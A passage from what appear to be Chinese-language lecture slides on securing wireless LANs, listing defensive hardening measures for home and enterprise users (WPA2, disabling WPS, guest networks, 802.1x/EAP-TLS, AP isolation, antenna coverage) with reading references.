[+] AP SSID: 'dr[redacted]g'
root@kali:~#

构建安全的无线局域网

层次化的安全加固策略

- 人
- 应用层
- 网络层
- 链路层
- 物理层

人

- 避免使用万能WiFi钥匙类APP
- 定期更换共享密钥
- 谨慎使用公共或陌生Wi-Fi
- 所有具备Wi-Fi功能的设备在不使用Wi-Fi功能时关闭无线开关（软开关或硬件开关）
  - 避免Evil Twins攻击套取到你连过的AP的EAPOL Packet用于离线破解WPA/WPA2 PSK密码
  - 避免设备主动连入开放认证的恶意AP
    - 监听、MITM

个人用户——应用层

- 无线路由器默认设置的安全加固
  - 修改默认的管理员密码
  - 修改默认的管理员用户名
  - 启用登陆管理界面的图形化验证码
  - 更新到最新版固件

个人用户——网络层

- 启用客人/访客网络
  - 仅提供互联网访问，禁止访问有线局域网
  - 使用独立密码

个人用户——链路层

- 使用WPA2-PSK
- 使用强健密码
  - 大小写字母、数字、特殊字符组合
- 禁用WPS功能
- 避免使用常见SSID名
  - 例如：dlink、NetGear等

个人用户——物理层

- 根据信号覆盖范围需求，合理设置无线路由器的信号发射功率

企业用户——链路层

- 启用802.1x身份认证
  - 实名制、独立账号接入
  - 有IT技术能力的企业强烈建议配置EAP-TLS
    - 双向证书验证

企业用户——网络层

- 子网划分与隔离
- 按业务需求、安全等级设置无线局域网、有线局域网和互联网之间的访问控制机制

家用无线路由器中的AP隔离功能

无线高级设置

Beacon时槽：	100	(40-1000)
RTS时槽：	2346	(256-2346)
分片阈值：	2346	(256-2346)
DTIM阈值：	1	(1-255)

☑ 开启 WMM

☑ 开启 Short GI

☐ 开启AP隔离

您已经更改了无线设置，重启后生效。

保 存　帮 助

企业用户——物理层

- 缩窄发射天线覆盖范围
- 墙面信号反射涂料
- 使用定向天线

参考资料

- 802.1x Port-Based Authentication HOWTO
- Configuring 802.1x Authentication in Linux

延伸阅读

- BackTrack 5 Wireless Penetration Testing Beginner's Guide
- HACKING EXPOSEDTM WIRELESS: WIRELESS SECURITY SECRETS & SOLUTIONS 2nd Edition